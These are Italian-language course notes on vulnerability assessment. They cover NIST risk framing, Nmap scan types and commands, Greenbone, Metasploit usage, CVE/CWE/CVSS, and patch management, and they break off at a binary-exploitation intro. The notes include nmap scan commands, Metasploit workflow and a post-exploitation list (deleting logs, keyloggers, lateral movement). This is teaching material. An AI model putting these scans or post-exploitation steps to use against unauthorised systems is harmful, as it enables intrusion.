

1 - Vulnerability Assessment

The NIST Risk Management Framework

È composto da 4 fasi:

1. Framing (fase in cui devi capire il sistema)
2. Vulnerability and risk assessment
3. Mitigate risks
4. Monitor


Risk Management Process/ Risk assessment

Risk framing:

- ➔ Descrivere il proprio Sistema, identificando gli asset (qualsiasi cosa abbia un valore)
- ➔ Una precisa descrizione dell'intero processo
- ➔ Strategie standard per reagire ai rischi

Risk Assessment:

- ➔ Identificare le minacce
- ➔ Identificare i punti deboli
- ➔ Identificare le vulnerabilità (le vulnerabilità sono punti deboli attivi)
- ➔ Identificare le conseguenze
- ➔ Output: la stima di tutti i rischi



Vulnerability Assessment

il processo che fornisce suggerimenti sull'attuale esposizione alle vulnerabilità. Esso include le seguenti fasi:

1. **Planning** – definisce cosa valutare (lo scopo) e quando valutarlo (schedulazione). Bisogna anche capire su che porzione della rete bisogna cercare le vulnerabilità. Si identifica il modo in cui l'azienda ha progettato i processi e come essi funzionano. Per prima cosa vengono definiti gli oggetti valutati. (che porzione della rete per esempio). Questo planning potrebbe essere fatto in **white, black o grey box**. Si parte dalla white dove l'azienda fornisce tutte le informazioni necessarie a chi effettuerà il VA, per poi passare al grey box, dove l'azienda non concede tutte le informazioni sul sistema, ma solo quelle che reputa più pertinenti, per finire al black box, dove l'azienda non concede informazioni sul sistema e chi dovrà fare il VA deve comportarsi come un attaccante. Molto importante è definire lo scopo del lavoro, cioè cosa si deve analizzare e cosa no, perché è possibile che si debba fare un VA solo su delle parti più importanti, tralasciando le altre. Si definisce una modifica frequente. Si deve coinvolgere il personale interno. **È molto importante definire lo scopo**, perché si potrebbe avere un diverso VA a seconda che lo scopo sia: **certification** (lo si fa per certificare un componente), **assessment, compliance** (si fa soltanto qualche test).
2. **Information gathering** – acquisire quante più informazioni possibili sul target designato dallo scopo (la topologia, l'host, i servizi aperti).

In questa fase si raccolgono le informazioni riguardanti l'hardware e il software della rete su cui si deve eseguire il VA. Per conoscere meglio la rete si utilizzano tool come Nmap, Nessus, OpenVAS. Questi tool aiutano a redigere una lista delle porte aperte e dei servizi che runnano su queste porte in caso in cui siano aperte.

Questi tool ci danno anche informazioni sul tipo di software, SO e versione che gira sui computer della rete. Si identificano anche le misure di sicurezza che si utilizzano, come firewalls e IPS/IDS. qualcosa come il firewall può interrompere la scansione dell'analisi. In caso di white box puoi bypassarli oppure in caso di black box scrivi che non puoi accedervi perchè dietro il firewall

3. **Scanning** – basato sull'information gathering. Si effettuano dei test per le vulnerabilità conosciute. Questa fase può essere divisa in 3 sotto-fasi:
 - a. **Automated vulnerability assessment** – si fa lo scan dei punti d'ingresso sulla rete per rilevare delle weakness di sicurezza nella rete. Si determinano le versioni e le vulnerabilità dei servizi e porte aperte. Si determinano i SO obsoleti.
 - b. **Check the vulnerability management program** – ogni azienda dovrebbe disporre di un sistema di gestione aziendale che definisca come reagire per individuare le vulnerabilità. Si vede su questo sistema come patchare il più velocemente possibile la vulnerabilità scoperta. Si fa con o senza tools di gestione delle patch delle aziende.
 - c. **Draft the network vulnerability assessment results** – Si potrebbero trovare falsi positivi da omettere. Il personale interno controlla i falsi positivi con il manuale delle valutazioni.
4. **Report Results** – deve includere anche i possibili modi di rimediare.

Si valutano le conseguenze dell'exploit delle vulnerabilità identificate nella rete, determinando il livello di sicurezza (basso, medio, alto) e le conseguenze (rendere informazioni sensibili pubbliche, l'impatto sulla continuità dei servizi, perdite finanziarie, l'impatto sulla reputazione dell'azienda).

Si identificano poi misure correttive per ridurre i rischi, partendo dal più critico (prioritization) e anche in base a quello che ha più impatto economico.

Bisogna svolgere un PT per completare l'analisi.

Risk Analysis Approach

Ci sono 3 modi di approccio all'analisi dei rischi:

1. **Threat-oriented** – si parte dalle minacce, quindi si determinano le sorgenti, gli eventi e si fa un output dello scenario delle minacce. Si determinano le vulnerabilità basate sulla lista delle minacce. Infine si valuta l'impatto e le probabilità su tali minacce (per esempio le motivazione e l'esperienza che si dovrebbe avere da parte dell'attaccante).
2. **Asset/impact-oriented** - Si parte dalle risorse, quindi si stimano le conseguenze se si venisse compromessi. Le minacce sono poi derivate dalle risorse associate (le motivazioni e l'esperienza dell'attaccante. Le vulnerabilità hanno un ruolo più marginale)
3. **Vulnerability oriented** - Si parte dalle vulnerabilità esposte e dalle weakness delle risorse. Si può fare lo scan di tutto il sistema in cerca di vulnerabilità e poi categorizzarle. Si stimano poi le possibili minacce di exploit per le vulnerabilità (si fanno anche delle valutazioni sul livello di complessità, l'esperienza e le motivazioni). Si identificano le minacce che potrebbero essere più di interesse. Si valuta l'impatto che potrebbero avere sulle risorse. Infine si stima la probabilità degli attacchi.

An example (from the NIST)



cerchi tutta le vulnerabilità e dai un punteggio con gravità. controlli quali sono le attenuazioni in atto. E infine provi a segnare la probabilità dell'azione che ti attacca attraverso questa operazione

Nmap

Tool per lo scanning della rete gratis e open-source. Riesce a determinare hosts, servizi, SO, firewall in uso e molto altro. Fornisce procedure per lo scanning in modo stealth (almeno per il target, ma è possibile che servizi più complessi di IDS possano individuare l'attaccante).

Nmap ha alcune proprietà per automatizzare lo scanner, tipo:

- ➔ GUI e results viewer Zenmap
- ➔ Un flessibile data transfer, redirectione e debugging tool (Ncat)
- ➔ Un modo di comparare i risultati dello scanner (Ndiff)
- ➔ Una generazione di pacchetti e un tool per risposte all'analisi (Nping)

Ma tutte queste soluzioni sono lontane dall'essere integrate (è meglio usarlo manualmente).

Ci sono diverse tecniche per raccogliere informazioni sugli host nella rete:

1. **Ping scan (ICMP scan)**
2. **ARP scan**
3. **TCP SYN/ACK**
 - a. **SYN scan** – manda un pacchetto SYN e poi aspetta per una risposta. Nella maggior parte dei casi è la miglior soluzione, perché veloce ed effettiva. Possibili risposte:
 - **SYN/ACK** – in ascolto (aperta)
 - **RST** – chiusa
 - se nessuna risposta è ricevuta dopo varie ritrasmissioni o ICMP è irraggiungibile vuol dire che è **filtered**
 - b. **TCP connect** - ha gli stessi risultati dello SYN scan. Completa il 3-way handshake. È lento e si rischia di essere loggati.

Con il TCP scan si possono settare vari flag per impostare vari scan:

- **Null scan** – nessun flag nel protocollo TCP è settato. Il null scan è utile perché è un pacchetto non normale e alcuni sistemi non rispondono solo ai normali pacchetti TCP.

- **FIN scan** – solo il bit FIN è settato. Il bit FIN è un flag usato per chiudere una connessione, quindi il sistema non sa come rispondere alla richiesta di chiudere una connessione che non è stata aperta
- **Xmas scan** – FIN, PSH e URG flag. Si settano vari flag come le luci di natale.

Dalla risposta ai pacchetti con questi tipi di flag si può dedurre:

- **RST** – chiusa
- **Nessuna risposta** – open|filtered
- **ICMP non raggiungibile** – filtered

Molto utili per bypassare firewall non-stateful e pacchetti filtrati dai routers.

Quando funzionano sono un po' più stealth dello scan SYN.

Un altro scan possibile è l'**ACK scan**. Con l'ACK scan è settato solo il flag ACK e viene usato per determinare se i firewall sono stateful oppure stateless. **Non viene usato per per il port scanning.** Le risposte possono essere:

- **RST** – non filtrata (aperta o chiusa)
- **Nessuna risposta o ICMP error messages** – filtered

Ci possono essere anche alcune varianti dell'ACK scan, come **Maimon o FIN/ACK scan**. A questa variante è settato il FIN bit. Le possibili risposte sono:

- **RST** – vuol dire che la porta è unfiltered (aperta o chiusa)
- **Nessuna risposta** – aperta per BSD system (i sistemi UNIX basati su BSD crashano quando ricevono in un pacchetto sia il flag di SYN che di ACK).

Un'altra variante è il **TCP Window**. Un exploit di tempo e anomalie per identificare il SO. Si identifica il SO attraverso la risposta, perché i SO Windows rispondono dopo un tot di tempo e quelli Linux a seconda un altro tempo.

4. **UDP scan** – si manda un pacchetto UDP ad ogni porta del target. L'UDP scan è più lento e complicato del TCP scan e per farlo andare più veloce di solito si fa l'UDP scan senza payload. Il TCP scan riesce ad estrarre più informazioni dell'UDP scan grazie al three-way handshake. Le risposte raramente raggiungono lo scanner o sono droppate. Le possibili risposte a questo scan sono:
 - i. **ICMP port unreachable error** – è chiusa
 - ii. **Altri tipi di ICMP error** - filtered
 - iii. **Response** – open
 - iv. **Nessuna risposta dopo la ritrasmissione** – open|filtered

Altre tecniche invece sono utili per raccogliere informazioni su cosa l'host espone:

1. **Port scanning** – fornisce test addizionali per la raccolta di informazioni sui servizi accessibili sulla macchina. Le porte potrebbero essere:
 - a. **Aperte** – la porta è in ascolto per le connessioni e raggiungibili
 - b. **Chiuse** – la porta non è in ascolto
 - c. **Filtered** – non raggiungibile per alcuni controlli di sicurezza nel mezzo
 - d. **Filtered|open** – non si riesce a dire se è filtered o open
 - e. **Filtered|closed** – non si riesce a dire tra filtered e closed

Nmap Scripting Engine (NSE)

Permette l'automazione di alcuni task per lo scanning, tipo:

- ➔ Network Discovery – permette di avere alcune caratteristiche aggiuntive che non sono accessibili attraverso le opzioni
- ➔ Un Version Detection più sofisticato – test che non sono ben implementati nella versione tradizionale
- ➔ Vulnerable Detection – Caratteristiche che permettono il vulnerability detection scripts
- ➔ Backdoor detection – Complessi worm e backdoor che non sono identificabili con la versione tradizionale
- ➔ Vulnerability exploitation – aggiunge script per l'exploit customizzabili

Some scanning examples

just list open ports

```
◦ nmap -p0-65535 10.0.2.4
```

check the services listening on open ports


```
◦ nmap -sV -p0-65535 10.0.2.4
```

look for known vulnerabilities on open ports

```
◦ nmap --script nmap-vulners -sV 10.0.2.4
```

Greenbone Vulnerability Manager

Conosciuto prima anche con il nome di OpenVas, adesso OpenVas è solo il nome dello scanner. È nato come una parte open-source di Nessus, quando Nessus è diventato a pagamento. Il codice è open-source, ma Greenbone Source Edition (GSE) è gratis, ma funziona solo su Linux. Greenbone Professional Edition (GPE) è a pagamento (usa gli stessi framework ma riceve più modi di coprire le vulnerabilità di più sistemi).



Si possono avere diversi tipi di scanner in parti diverse della rete. Questo è possibile grazie al fatto che GVM è automatico.

Greenbone Vulnerability Manager gestisce tutti i dati degli utenti. Quando si esegue la scansione è in grado di contattare tutti gli scanner grazie ad un protocollo specifico. È

possibile utilizzare qualsiasi scanner si desidera, ma è necessario utilizzare il protocollo di scansione **Open Bus**, che è un protocollo generico per definire le attività di scansione.

Puoi utilizzare al posto della GUI un'API per connetterti a Greenbone Vulnerability Manager e puoi inserire degli script in python o interrogare i dati nel database. Puoi anche aggiungere alcune librerie Python per eseguire un'analisi dei dati più avanzata.

Greenbone Security Assistant è un server ed è accessibile tramite la GUI Web.

OSP Scanner – ci può essere qualsiasi scanner che implementi il protocollo Open Scanner Protocol. OpenVas è un'istanza di un OSP scanner.

Greenbone Vulnerability Manager (GVM)- il servizio centrale per guidare gli scanner OSP. Può essere gestito attraverso Greenbone Management Protocol (GMP) API. GVM-Tools usato per gestire script basati su python. Rinforza le policy di autorizzazione e gestisce gli eventi di scheduling. Archivia i dati di scanning dell'utente.

Greenbone Security Assistant – interfaccia web di GVM

Metasploit

Creato come un penetration testing tool. Viene eseguito tramite la command line tramite il comando: msfconsole. Include un DB di exploit e in più è possibile caricarli da altre sorgenti. C'è un DB anche per azioni ausiliarie, tipo DoS, brute force e scanning.


Le caratteristiche di Metasploit sono:

1. **Payload** – cosa viene mandato dal tool quando si lancia l'exploit o post-exploit. Può avere diversi stati:
 - a. **Singles** – piccolo payload e progettato per eseguire una specifica operazione
 - b. **Staged** – payload che permette di caricare file sul computer della vittima
 - c. **Stages** – componenti scaricati da moduli Staged. Fornisce caratteristiche in più senza un limite di size.
2. **Shell** – un payload che apre una shell dall'attaccante alla vittima
3. **Reverse Shell** – il payload esegue un comando che apre una shell dalla vittima all'attaccante (usato per bypassare i firewall)

A few Metasploit commands

- **search regex** the exploit / modules in the DB
 - by name, type, etc
- **use name-of-the-exploit**
 - loads an exploit or an auxiliary module
- **back**
 - exits from the loaded (use) element
- **show options**
 - the variables to set in order to execute the exploit
- **show payloads**
 - better after the module is loaded
 - the list of payloads you can convey with the exploit
- **define payload**: what to send with the exploit
 - different types of shells in different languages

A few Metasploit commands

- **set / unset**: assign a value to a variable in the current module
- **setg / unsetg**: assign a value to a global variable (i.e. for all modules you will use)
 - e.g., the IP address of the victim
- **check**
 - verify if the exploit of the current module would work without actually executing
 - avoid damages
 - rarely implemented
- **exploit / run** 
- <https://www.tutorialspoint.com/metasploit/index.htm>

nmap integration

- run nmap scanning from the msfconsole or import results
- targets and results are automatically loaded into the Metasploit DB

converte dal comando metasploit standard in un comando shell specifico. Se vuoi eseguire uno script, devi scrivere lo script in un linguaggio astratto e quindi meterpeter converte il linguaggio astratto nello script reale

Meterpeter

Un payload avanzato che carica dinamicamente DLL per fornire comandi utili all'attaccante. **Risiede solo in memoria senza lasciare tracce sull'hard drive della vittima.**

Post-exploitation

what do you want to do now?

- look for data / IP
- create users and grant unlimited access to the server
- delete logs
- insert malware
 - command and controls or intermediate steps
- run keyloggers
- compromise and add unwanted services
 - e.g., spam servers
- lateral movements
 - attack your real targets

2 - Common Vulnerabilities and Exposure (CVE)

È un modo standard di descrivere pubblicamente delle vulnerabilità scoperte trovate nel software. Hanno un numero univoco per identificare le vulnerabilità, una descrizione e un riferimento pubblico. La lista dei CVE è mantenuta dal NIST. **Le vulnerabilità potrebbero non essere riportate quando il renderle pubbliche farebbe incrementare troppo il rischio.** Le vulnerabilità scoperte che potrebbero non essere pubblicate sono:

- ➔ Vulnerabilità scoperte solamente da parte di servizi di intelligence o da criminali che vorranno renderla pubblica solo ad un certo punto
- ➔ Esistono solamente in software custom e/o controlli industriali di sistema, cioè con un numero limitato di utenti, aumentando il rischio di attacco più di quanto si protegga il sistema affetto.
- ➔ Esiste un Commercial off-the-shelf (COTS) software, quindi non annunciato finché la patch non è disponibile
- ➔ La vulnerabilità scoperta dal vulnerability scanning provider, ma ancora non è disponibile ancora un CVE ID

CVE example: "Meltdown"

CVE-ID: CVE-2017-5754

- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5754>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-5754>

description

- *systems with microprocessors utilizing speculative execution and indirect branch prediction may allow unauthorized disclosure of information to attacker with local user access via side-channel analysis of data cache*

references

- <https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html>

related CWE: CWE-200 information exposure

Common Weakness Enumeration (CWE)

È una tassonomia di pratiche povere di coding ben note. Devono essere monitorate da chi ha il controllo e la gestione sul codice sorgente.

CVE vs CWE -> Non è garantito che una CWE risulti in una CVE se:

- ➔ Il codice non è analizzato o la weakness non è rilevata
- ➔ Il codice è analizzato ma i metodi non sono efficaci
- ➔ Il codice è analizzato ma si trova un falso positivo

An example: CWE-20

CWE-20: Improper Input Validation

- "The product receives input or data, but it does not validate or incorrectly validates that the input has the properties that are required to process the data safely and correctly"
- <https://cwe.mitre.org/data/definitions/20.html>

Common Attack Pattern Enumeration and Classification (CAPEC)

Community resources per identificare, categorizzare e comprendere gli attacchi. È un dizionario degli attacchi più comuni. Per ogni attacco:

1. Si definisce una challenge che un attaccante può affrontare
2. Si fornisce una descrizione delle tecniche più comuni usate per raccogliere la sfida
3. Si presentano i metodi raccomandati per mitigare l'attacco

È stato ideato per gli sviluppatori, gli analisti, i tester e gli educatori per capire meglio l'attacco e preparare una difesa.

Common Vulnerability Scoring System (CVSS)


Un open framework per comunicare le caratteristiche e la severità delle vulnerabilità software. È parte del framework SCAP. Ci sono 3 metriche:

1. **Base** – punteggio associato alla vulnerabilità dipende dai danni e dall'exploitabilità

2. **Temporal** – riflette le caratteristiche della vulnerabilità che cambiano nel tempo

3. **Environmental** – rappresenta le caratteristiche della vulnerabilità che sono uniche

per l'ambiente dell'utente (i parametri temporal e environment cambiano il punteggio Base)



Queste 3 metriche sono rappresentate da un vettore di stringhe:

```
Base Score: 7.5 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
```

Vulnerability Management

Processi relativi alla sicurezza che riconoscono che un software potrebbe:

1. Avere delle vulnerabilità conosciute, perché già scoperte
2. Istanze non note di weakness, per esempio codice scritto male

L'obiettivo è avere un **Information Security Continuous Monitor (ISCM)**. La gestione permette di:

- ➔ La prioritizzazione di difetti trovati
- ➔ Rispondere ai rischi con diverse decisioni: fix, patch, whitelist

I controlli sono basati sulla conoscenza:

- ➔ Dello stato attuale, come se fosse una fotografia dello stato corrente
- ➔ Dello stato desiderato, gli obiettivi di sicurezza da raggiungere

Vulnerability Categorization

Le vulnerabilità conosciute sono categorizzate come:

1. **Patched** – esiste una patch ed è già stata applicata
2. **Unpatched** – una patch esiste ma ancora non è stata applicata
3. **Zero-day** – vulnerabilità scoperta, ma ancora non è disponibile una patch

Vulnerability management capability concept of operation (CONOPS)


Si identifica il software (incluso quello sulla VM) e si confronta con lo stato desiderato per determinare quale vulnerabilità conosciuta (o weakness) presente nel software. Si implementa una patch (o metodi alternativi di mitigazione) per ridurre lo sfruttamento del sistema. Si pianifica una valutazione automatica

Actual state

Si raccoglie lo stato attuale con tool che identificano il software, per esempio:

- ➔ **The Operating System Software Database (OSSD)**. Potrebbe non essere aggiornato e i dati potrebbero essere incompleti
- ➔ **Code Analyzers** – analizzatori statici usati sul codice il prima possibile. Gli Analizzatori dinamici anche sono usati per verificare il software prima di comprarlo
- ➔ **Software Whitelisting Inventory** – impronta digitale del software potrebbe essere trovata in questo database
- ➔ **Vulnerability Scanners** – verificano l'alta percentuale di vulnerabilità, definiscono un rate accettabile tra falsi positivi e falsi negativi. Questi scanner usano scanner che aggiornano frequentemente le vulnerabilità

Dopo aver usato questi tool si un report con la copertura (percentuale del target valutato) e la frequenza.




Desired State

Una definizione formale dei requisiti minimizza i CVEs:

1. Si sceglie il software dal National Vulnerability Database (NVD).
2. Si valuta con i Vulnerability Scanner
3. Si verifica la lista dei CVEs dal Developer Package Manifests
4. Si verifica se alcuni Shared Code hanno già implementato le patches

Si vede l'Approved Patched List (Se l'organizzazione ne ha una).



Find/Prioritize Defects

gli oggetti software dello stato desiderato sono le versioni selezionate per il minor rischio di vulnerabilità senza patch.

I CVE stabiliti dall'organizzazione devono essere corretti, sono identificati per vulnerabilità sconosciute con analizzatori di codice.

I difetti identificati sono prioritizzati. Dopo il confronto tra l'actual state e il desired state vengono fatte le dovute azioni, mettendo al primo posto i problemi con rischio più alto

Mitigations at the developer (vendor)

Gli sviluppatori devono assicurarsi che il codice non contenga istanze di CVEs. Il ruolo che si occupa di ciò è il **Software Flaw Manager (SWSM)**. I compiti di questo ruolo sono:

1. Crea una nuova patch per mitigare la vulnerabilità dopo che il CVE è stato creato
2. Fa il report delle pratiche di poor coding (codice scritto male)
3. Fa il report delle vulnerabilities quando vengono scoperte internamente dall'organizzazione venditrice
4. valuta lo sforzo per la riparazione del codice
5. implementa le riparazioni
6. prepara le patches
7. si occupa dell'integrazione e dei test sulle patch
8. prepara la documentazione
9. distribuisce la patch finale all'organizzazione degli sviluppatori

Mitigations at the users (deployers)

Ruolo: Patch Manager (PatMan)

Compiti:

1. rileva istanze di CVE presenti su dispositivi e software autorizzati, dove è necessario applicare le patch disponibili o una soluzione alternativa. Il rilevamento deve essere il più accurato possibile = versione/rilascio e vulnerabilità a livello di patch
2. riceve patch da organizzazioni di sviluppo interne o esterne (ad esempio, vendor, organizzazioni),
3. verifica l'interoperabilità delle patch sul sistema locale
4. applica patch ai dispositivi nell'ambiente di produzione

5. applica eventuali mitigazioni alternative nei periodi esposti
6. verifica la complessità delle patch introdotte dal codice condiviso
7. potrebbe essere necessario applicare le patch sopra le patch

Enterprise Patch Management

La gestione della patch è il processo per identificare, acquisire, installare e verificare le patches per dei prodotti e dei sistemi. ridurre al minimo il tempo che le aziende dedicano alle patch e aumentare le risorse per affrontare altri problemi di sicurezza. Le patches sono usate per:

1. correggere i problemi di sicurezza e funzionalità nel software e nel firmware
2. mitigare le vulnerabilità dei difetti del software, quindi ridurre le opportunità di sfruttamento
3. aggiungere nuove funzionalità a software e firmware
4. aggiungere nuove funzionalità di sicurezza

Planning Patch application

- **timing** – tutti e subito sarebbe il caso ideale
- **prioritization** – le compagnie hanno risorse limitate e devono decidere cosa patchare prima, in base all'importanza della vulnerabilità del sistema, la severità di ogni vulnerabilità e dipendenza dalle altre patches
- **testing** – Le patch possono causare serie interruzioni, in quanto i test consumano un sacco di risorse e bisogna bilanciare il bisogno di avere la patch con il bisogno di garantire il supporto alle operazioni. Bisogna assicurarsi che la soluzione di patching aziendale funzioni per host mobili e altri host utilizzati su reti a bassa larghezza di banda o a consumo.

I venditori riescono ad aumentare la qualità delle loro patch **aggregando più patch**, quindi risolvendo più vulnerabilità in unica volta.

Problemi relativi alle Patch

Rischi di sicurezza, perché un attaccante potrebbe applicare il reverse-engineering alla patch e così trovare un modo facile di exploitarla.

Costi – i servizi patchati potrebbero avere delle interruzioni. le patch bundle potrebbero richiedere il riavvio/riavvio di applicazioni/host più volte per rendere effettive le patch in sequenza.

Mitigation – uso di tool di aziende per la gestione delle patch

Enterprise Patch Management Technologies

utilizzare gli strumenti di gestione delle patch aziendali. Si preferisce un approccio a fasi:

1. Sottinsieme – si applicano le patch ad un piccolo gruppo prima di applicarle a tutti
2. Standard first – si patchano prima i sistemi di desktop e le single-platform standard
3. Difficult ones later – Gli ambienti multi-piattaforma, i sistemi desktop non standard e i computer con configurazioni insolite.

gli strumenti di gestione delle patch possono aggiungere rischi per la sicurezza di un'organizzazione

1. le patch vengono modificate, quindi inviate

2. le credenziali possono essere utilizzate in modo improprio
3. è possibile sfruttare le vulnerabilità degli strumenti
4. lo strumento di monitoraggio delle entità identifica le vulnerabilità

◦gli strumenti devono contenere misure di sicurezza integrate per la protezione dai rischi e dalle minacce alla sicurezza

verifica dell'integrità delle patch prima di installarle

test delle patch prima della distribuzione

“una suite di specifiche che standardizzano il formato e la nomenclatura con cui vengono comunicate le informazioni sui difetti del software e sulla configurazione della sicurezza, sia alle macchine che agli esseri umani”.

1. La verifica automatica dell'installazione delle patch,
2. verifica delle impostazioni di configurazione della sicurezza del sistema
3. esaminare i sistemi per rilevare eventuali segni di compromissione



Improving Enterprise Patching for General IT Systems

- NIST SP 1800-31A: Executive Summary
 - the only available one at the moment!
 - last update: September 2020
- NIST SP 1800-31B: Security Risks and Recommended Best Practices
 - guidance on deploying, 61 securing, maintaining, and using enterprise patch management technologies
- NIST SP 1800-31C: Approach, Architecture, and Security Characteristics
 - what has been built and why, including the risk analysis performed, and the security/privacy control map.
- NIST SP 1800-31D: How-To Guides
 - instructions for building the example implementation, including all the details that would allow one to replicate all or parts of the NIST project


SCAP components

Scap fornisce:

1. **linguaggi** – fornisce vocabolari standard e convenzioni
2. **formati di report** – fornisce una via standard di esprimere una collezione di informazioni
3. **enumeration** – nomenclatura standard e un dizionario ufficiale di oggetti nel dominio
4. **misure e un sistema di punteggio** – si valutano le caratteristiche specifiche di vulnerabilità e weakness per riflettere la loro severità
5. **integrity protection** – preserva l'integrità dei contenuti SCAP e i risultati

3 – Binary Exploitation


A silly program... and its stack...



Le variabili (a,b,c) sono inserite nello stack in ordine inverso.

Dopo aver inserito i valori passati alla funzione come parametro si salva l'indirizzo di ritorno **RET(IP)**.

